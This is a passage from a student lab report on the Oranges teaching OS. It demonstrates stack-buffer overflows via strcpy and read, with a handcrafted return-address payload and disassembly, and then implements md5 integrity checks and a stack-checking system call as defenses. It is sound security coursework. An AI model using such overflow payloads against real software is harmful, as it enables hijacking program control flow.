



图 13: 可执行文件修改结果

5.3 栈溢出漏洞

对于栈溢出实验，我们首先要了解函数栈的结构以及栈溢出的原理。如此才能够合理利用栈溢出传入适当大小的 payload 达到我们预期的攻击效果。

5.3.1 栈溢出原理

在介绍栈溢出原理之前，我们先介绍 C 语言中栈的结构。栈是一种常见的数据结构，每个应用程序有一到多个栈，栈的变化由 Push 和 Pull 导致，调用函数时参数由栈传递，返回地址也存储在栈中。



函数中的变量存在栈空间，当输入的变量值太大，超过给变量赋予的大小，这时候就会把这个栈空间的一些指令给覆盖掉，比如覆盖到返回地址。然后覆盖返回地址的为 jmp 之类的跳转指令，然后 jmp 跳到后面恶意代码指令，就造成了缓冲区溢出攻击。

在 Oranges 中 strcpy 的代码并没有限制读取的字符串大小，那么将有可能导致栈溢出。

Listing 27: strcpy

```
strcpy:
push    ebp
mov     ebp, esp

mov     esi, [ebp + 12] ; Source
mov     edi, [ebp + 8]  ; Destination

.1:
mov     al, [esi]       ;
inc     esi             ;
; 逐字节移动
mov     byte [edi], al   ;
inc     edi             ;

cmp     al, 0           ; 是否遇到 '\0'
jnz     .1              ; 没遇到就继续循环，遇到就结束

mov     eax, [ebp + 8]   ; 返回值

pop     ebp
ret                     ; 函数结束，返回
```

5.3.2 实现栈溢出 (strcpy)

有了以上的理论基础，我们只需设计一个合适大小的 payload 使返回地址变成我们设计的恶意代码的地址即可。因此我们事实上应当先编写好栈溢出函数，再利用 gdb 的反汇编将栈的结构画出来，再来确定我们所需要的 payload 的大小和数值。写出的 stackoverflow 函数如下：

Listing 28: stackoverflow

```
#include "stdio.h"
#include "string.h"

char payload[24] = {
    0x11,0x22,0x33,0x44,
    0x11,0x22,0x33,0x44,
    0x11,0x22,0x33,0x44,
    0x11,0x22,0x33,0x44,
    0x11,0x22,0x33,0x44,
    0x11,0x22,0x33,0x44,
    0x24,0x10,0x00,0x00
};

void stack(char * str)
{
    int canary = 0x88;
    char buf[4];
    strcpy(buf, payload);
    return ;
}

void print()
{
    while(1)
        printf("Stack overflow!\n");
    return ;
}

int main(int argc, char *argv[])
{
    stack(payload);
    return 0;
}
```

这段代码中 payload 的是已经设计好了的结果，下面我们来还原一下 payload 的设计。首先利用 gdb 反汇编 stack 函数观察栈的结构：

```
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stackoverflow...(no debugging symbols found)...done.
(gdb) disass stack
Dump of assembler code for function stack:
0x00001000 <+0>:    push    %ebp
0x00001001 <+1>:    mov     %esp,%ebp
0x00001003 <+3>:    sub     $0x18,%esp
0x00001006 <+6>:    movl    $0x88,-0xc(%ebp)
0x0000100d <+13>:   sub     $0x8,%esp
0x00001010 <+16>:   push    $0x2ac4
0x00001015 <+21>:   lea     -0x10(%ebp),%eax
0x00001018 <+24>:   push    %eax
0x00001019 <+25>:   call   0x147a <strcpy>
0x0000101e <+30>:   add     $0x10,%esp
0x00001021 <+33>:   nop
0x00001022 <+34>:   leave
0x00001023 <+35>:   ret
End of assembler dump.
```

根据给出的汇编指令我们可以画出如下栈结构：




图 14: 栈结构

当执行 strcpy 时，从 buf 开始往高地址处填充， $16 + 4 + 4 = 24$ ，因此我们的 payload 的大小应当为 24 字节，并且最后四个字节应该是我们的恶意代码返回地址。同样，恶意代码的地址即 print 函数的函数入口我们也利用 gdb 调试出来。

```
(gdb) disass print
Dump of assembler code for function print:
0x00001024 <+0>:    push    %ebp
0x00001025 <+1>:    mov     %esp,%ebp
0x00001027 <+3>:    sub     $0x8,%esp
0x0000102a <+6>:    sub     $0xc,%esp
0x0000102d <+9>:    push    $0x17b0
0x00001032 <+14>:   call    0x107e <printf>
0x00001037 <+19>:   add     $0x10,%esp
0x0000103a <+22>:   jmp     0x102a <print+6>
```

可以看到，入口地址为 0x00001024，因此就有了如上代码设计的 payload。下面执行 stackoverflow 命令，不断打印“Stack overflow!” 说明达到预期，成功实现了栈溢出。




图 15: 栈溢出结果

5.3.3 实现栈溢出 (read)

对于 Oranges 给出的系统调用 read 函数，它能够读取一个文件中的内容。当我们忽略了读取的字节数大小与我们需要打印的字节数大小时，也会发生栈溢出。与 strepy 不同的是，这次堆栈的赋值要稍显复杂一些，需要通过一个循环对其进行一个字节的单独赋值。实际上的原理还是十分相似。

与之前相同，我们可以先写出实现栈溢出的代码，再通过其栈的内容设计读取的内容。代码的设计也不困难，主要就是读取一个文件，并将读取结果传给 shellcode，同时依旧设定我们的恶意代码为 print 函数。

Listing 29: self

```
#include "stdio.h"
```



```
void print(){
    printf("Stack overflow");
    return 0;
}
void shellcode(char * buf, int size){
    char payload[4];
    int i = 0;
    for(i = 0; i < size; i++){
        payload[i] = buf[i]-'0';
    }
    return ;
}
int main(int argc, char * argv[]){
    if(argc==1) printf("Please input txt file");
    int fd = open(argv[1], O_RDWR);
    char buffer[16];
    read(fd, buffer, 16);
    //printf("%s",buffer);
    shellcode(buffer,sizeof(buffer));
    return 0;
}
```

因为文件中函数较多，利用 objdump 实现反汇编，观察 shellcode 以及 print 的汇编代码结构，画出 shellcode 的栈结构。

Listing 30: self 反汇编

```
00001000 <print>:
1000: 55                push  %ebp
...

00001019 <shellcode>:
1019: 55                push  %ebp
101a: 89 e5            mov   %esp,%ebp
101c: 83 ec 10        sub   $0x10,%esp
101f: c7 45 fc 00 00 00 00 movl  $0x0,-0x4(%ebp)
1026: c7 45 fc 00 00 00 00 movl  $0x0,-0x4(%ebp)
102d: eb 1e          jmp   104d <shellcode+0x34>
102f: 8b 55 fc        mov   -0x4(%ebp),%edx
1032: 8b 45 08        mov   0x8(%ebp),%eax
1035: 01 d0          add   %edx,%eax
1037: 0f b6 00        movzbl (%eax),%eax
103a: 83 e8 30        sub   $0x30,%eax
103d: 89 c1          mov   %eax,%ecx
103f: 8d 55 f8        lea   -0x8(%ebp),%edx
1042: 8b 45 fc        mov   -0x4(%ebp),%eax
1045: 01 d0          add   %edx,%eax
1047: 88 08          mov   %cl,(%eax)
1049: 83 45 fc 01     addl  $0x1,-0x4(%ebp)
```

```
104d: 8b 45 fc      mov     -0x4(%ebp),%eax
1050: 3b 45 0c      cmp     0xc(%ebp),%eax
1053: 7c da        jl      102f <shellcode+0x16>
1055: 90           nop
1056: c9           leave
1057: c3           ret
```




图 16: shellcode 栈结构

可以看到本次需要的字节数应当为 16 字节，同时最后四个字节的价值应为 `print` 函数的入口地址。同时需要注意的是当 `buf` 的四个字节被覆盖时，`i` 的值为 4，在每一轮 `for` 循环中是从当前 `i` 所在的位置取出值与 `size` 作比较，因此为了保证程序的正确执行，需要在第 5 到 8 个字节时需要将 `i` 的值覆盖为 4。除此之外与前文 `strcpy` 的栈溢出实现并没有特别大的区别。运行 `bochs`，结果如下：





图 17: read 栈溢出结果

5.4 反思与总结

5.4.1 实验问题

在本次实验中无论是第一部分还是第二部分，实现的攻击都是针对于个别具有漏洞程序的，并不具有很强的普适性，也不能够自动检测文件夹下的可执行文件并执行感染（在软件安全实验中 PE 病毒实现过这个功能）。因此，在未来的学习中，应当继续了解相关感染功能的实现，以便于更加完美的完成任务。

在实现 *read* 的栈溢出攻击时一直不成功。于是利用 *printf* 来进行调试，发现要么不打印内容，要不只打印四个就停止打印。如下图所示：



因为原本 buf 的长度就是 4，在执行四次后就停止，我起初是认为不能实现这种方式的攻击，后来再研究了函数的汇编代码后发现，在每次 for 循环做判断时都是用 size 的值与栈中 i 位置的值进行比较，那么当我没有保证其能够正常进行情况下（也就是传入了一个较大的值），程序会退出 for 循环。当传入一个较小的值时，会重复打印前面打印过的内容一次，因此最合理的情况是直接传入 buf 全部打印后的 i 值，即 4。

在对于可执行文件破坏的实现中，我没有测试是否能够感染在原本程序中没有 printf 的 ELF 文件，同时，倘若不是利用 Oranges 生成的可执行文件，实际上的节的结构要更加的复杂，那么此时就无法实现对于这些可执行文件的攻击了。下图是我自己编写的程序利用 Linux 中的指令编译后生成的 ELF 文件。

```
[12] .plt          PROGBITS          080482f0 0002f0 000040 04 AX 0 0 16
[13] .plt.got       PROGBITS          08048330 000330 000008 00 AX 0 0 8
[14] .text          PROGBITS          08048340 000340 000192 00 AX 0 0 16
[15] .fini          PROGBITS          080484d4 0004d4 000014 00 AX 0 0 4
[16] .rodata         PROGBITS          080484e8 0004e8 000012 00 A 0 0 4
[17] .eh_frame_hdr   PROGBITS          080484fc 0004fc 00002c 00 A 0 0 4
[18] .eh_frame       PROGBITS          08048528 000528 0000c4 00 A 0 0 4
[19] .init_array     INIT_ARRAY         08049f08 000f08 000004 00 WA 0 0 4
[20] .fini_array     FINI_ARRAY         08049f0c 000f0c 000004 00 WA 0 0 4
[21] .jcr            PROGBITS          08049f10 000f10 000004 00 WA 0 0 4
[22] .dynamic        DYNAMIC           08049f14 000f14 0000e8 08 WA 6 0 4
[23] .got            PROGBITS          08049ffc 000ffc 000004 04 WA 0 0 4
[24] .got.plt        PROGBITS          0804a000 001000 000018 04 WA 0 0 4
[25] .data           PROGBITS          0804a018 001018 000008 00 WA 0 0 4
[26] .bss            NOBITS           0804a020 001020 000004 00 WA 0 0 1
[27] .comment        PROGBITS          00000000 001020 000035 01 MS 0 0 1
[28] .shstrtab       STRTAB           00000000 0016f9 00010a 00 0 0 1
[29] .symtab         SYMTAB           00000000 001058 000460 10 30 47 4
[30] .strtab         STRTAB           00000000 0014b8 000241 00 0 0 1
Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings)
I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
0 (extra OS processing required) o (OS specific), p (processor specific)
```

5.4.2 总结

在本次实验中，第一部分完成了对于可执行文件的更改，让我对于代码的执行以及 elf 文件的理解都有较大的提升，同时第一种修改程序其实只是我的一个简单设想没想到真的可以实行，我认为这种方式实际上的攻击便捷程度是优于修改可执行代码的，虽然不一定能够完美达到攻击者的预期效果但一定程度上可以确保一定无法达到调用者的预期效果；第二部分实现栈溢出漏洞，在不断地调试和报错中，我摸索出来了简单的画出栈结构的方法。以及对于函数调用栈、汇编语言代码的阅读有了很大的提升。下面简要的介绍一下我总结出的画栈结构的方法。

以上面汇编代码30为例，根据以上所有实验其实可以发现一个规律：lea 的汇编指令的第一个操作数即为 buf 在栈中的存储位置，那么根据 buf 在栈中的存储位置开始往高地址填入超过栈偏移八个字节的内容（最后四个字节即为返回地址的内容）。根据这种方法无论 buf 的大小如何，都可以快速的画出栈的结构内容。

六、 PartB 任务二：静态度量

6.1 任务基本要求

实验要求介绍 本部分是由小组成员高丁完成的，更详细的内容可以参看其实验报告。

- 对你的 OS 进行扩充，编写一个程序模块，该程序模块能够在，当 OS 加载可执行文件时，对该可执行文件进行完整性校验，并进行比对。
- 完整性校验的算法，可采用简单的奇偶校验算法。
- 思考：
 - 这样的度量，是否能够抵御对可执行文件的篡改？
 - 完整性校验算法，使用奇偶校验算法，是否存在什么问题？
 - 完整性校验值应该存在哪里？

6.2 具体实现步骤

我们的完成行校验算法采用的是 md5hash，与要求中提到的奇偶校验算法相比，md5hash 具有更好的安全性。我们在应用程序装载时计算一次校验码在程序执行之前计算一次校验码，并将两次结果进行比对。

6.2.1 初始计算

在 Oranges 中，操作系统会将可执行文件打包成一个 tar 包，并利用 dd 将其写入磁盘的特定扇区。在启动操作系统时，mkfs 会在操作系统中建立一个 cmd.tar，在初始化时将其中内容解压到文件系统。我们的初始计算校验值就在解压的过程中进行。

为了便于校验值的计算和查看，我们定义一个结构体存储校验值、文件大小和文件名。

Listing 31: include/sys/proc.h

```
struct check_t {
    char filename[32]; // 文件名
    int byteCount;    // 文件大小
    u32 checkNum;     // 校验值
};
```

然后再定义结构体数组：

Listing 32: include/sys/global.h

```
#define NR_CHECKFILES 10
PUBLIC struct check_t check_table[NR_CHECKFILES];
```

修改 untar 函数，计算校验值：

Listing 33: kernel/main.c

```
if (strcmp(temp_name, "kernel.bin") != 0) {
    strcpy((check_table + check_count)->filename, temp_name);
    check_table[check_count].byteCount = f_len;
    check_table[check_count].checkNum = Check((check_table + check_count)->filename, f_len);
    printf(" (checkNum = %d)\n", check_table[check_count].checkNum);
    check_count = check_count + 1;
} else {
    printf("\n");
}
```

```
}
```

6.2.2 程序执行前计算


正如我在前文扩展 shell 部分介绍, 系统在获得用户输入之后, 在 shell 中执行 fork 以及 execv 来运行。我们现在所做的判断就是将解压时计算的校验值与执行前计算的校验值进行对比, 若不同说明文件被修改, 不可执行。

我们首先遍历 check_table, 找到当前要执行的命令在 check_table 中的位置, 再根据此值进行对比。计算时首先需要将文件分为 512 字节的多个分组分别进行 md5hash 得到最后结果。

Listing 34: kernel/main.c

```
int position = find_position(check_table, multi_argv[i][0]);
u32 real_checkNum = check_table[position].checkNum;
u32 now_checkNum = Check(multi_argv[i][0], check_table[position].byteCount);
if (real_checkNum == now_checkNum) {
    printf("real_checkNum=%d ", real_checkNum);
    printf("now_checkNum=%d\n", now_checkNum);
    printf("real_checkNum == now_checkNum\n");
    execv(multi_argv[i][0], multi_argv[i]);
}
```

以下是执行结果:



```
Bochs x86 emulator, http://bochs.sourceforge.net/
[checkNum = 887135803]
  pwd (9960 bytes)
[checkNum = 213456150]
  des (20472 bytes)
[checkNum = 196682919]
  aes (26960 bytes)
[checkNum = 651851030]
  disp1 (9964 bytes)
[checkNum = -779583640]
  disp2 (9964 bytes)
[checkNum = 10471889]
  test_printf (9996 bytes)
[checkNum = 1319365121]
  inject (14204 bytes)
[checkNum = -24675770]
  buffer_attack (10968 bytes)
[checkNum = 1123105452]
  hello (10004 bytes)
[checkNum = -204784611]
done]
[parent is running, child pid:9]
[child is running, pid:9]
[parent is running, child pid:10]
[child is running, pid:10]

IPS: 124.885M | A: NUM | CAPS | SCRL | HD:0-M |
```



```
[TTY #1]
$ echo 1
real_checkNum=887135803 now_checkNum=887135803
real_checkNum == now_checkNum
1
$ _
```

七、 PartB 任务二：可信防护（动态度量）&& 感知与体系化防护（选做）

7.1 任务基本要求

实验要求介绍 因为在动态度量中我直接利用了 canary 即感知与体系化防护中的内容，因此将两部分合并。

- 动态度量：
 - 对你的 OS 进行扩充，编写一个自动化的触发程序
 - 触发时，读取当前运行的进程的内存布局进行，并解析堆栈结构，检查堆栈返回地址是否合法
 - 思考：
 - * 如何理解“合法”的概念？
 - * 你的实现能否抵御 POC 实现中，第二个攻击？
 - * 这种度量方法的效率如何，存在什么额外的安全问题？
- 感知与体系化防护（选做）：对你的 OS 进行扩充，探索体系化防护思路。明确攻击平面有哪些？并考虑相应防护。例如：
 - 内存破坏：借鉴软件安全中的方法，试试比如地址空间布局随机化、Canary、页面的权限管理？
 - 系统调用的滥用：是否可以扩展一套系统调用的 hook 机制，并加以分析
 - 数据窃取：提供基于文件系统、或者内存的加密机制？
 - 可以发挥你的想象力，在这个 demo 系统上探索。

7.2 具体实现步骤

7.2.1 添加一个系统调用

自动化的触发程序可以通过添加一个系统调用并在 `clock_handler` 中调用它，因此我们先来实现一个系统调用的添加。

Listing 35: `include/sys/const.h`

```
/* system call */
#define NR_SYS_CALL 4
```

Listing 36: `kernel/global.c`

```
PUBLIC system_call sys_call_table[NR_SYS_CALL] =
    {sys_printx, sys_sendrec, sys_check_stack};
```

Listing 37: `lib/syscall.asm`

```
INT_VECTOR_SYS_CALL equ 0x90
_NR_printx    equ 0
_NR_sendrec   equ 1
_NR_check_stack equ 2
...
global printx
global sendrec
global check_stack
...
check_stack:
mov eax, _NR_check_stack
int INT_VECTOR_SYS_CALL
ret
```

Listing 38: `include/proto.h`

```
PUBLIC void    sys_check_stack();
```

7.2.2 系统调用的编写

事实上，我们编写的指令都是用户自定义程序，他们都由 `INIT` 来 `fork()` 产生，同时我们动态度量的目的是为了检查我们编写的栈溢出指令，因此我们只用针对这部分指令进行动态度量。我们可以利用 `disp_int(p_proc->p_parent)` 来查看我们所编写的指令的父进程的 `pid`，将这作为是否进行动态度量的判断条件。

```
if(p_proc->p_parent==0x9
```

想要获取当前进程的堆栈状况，我们需要利用 `struct stackframe` 数据类型，其具体内容如下：

Listing 39: `stackframe`


```

struct stackframe { /* proc_ptr points here    ↑ Low    */
    u32 gs; /*
    u32 fs; /*
    u32 es; /*
    u32 ds; /*
    u32 edi; /*
    u32 esi; /* pushed by save()
    u32 ebp; /*
    u32 kernel_esp; /* <- 'popad' will ignore it
    u32 ebx; /* ↑栈从高地址往低地址增长*/
    u32 edx; /*
    u32 ecx; /*
    u32 eax; /*
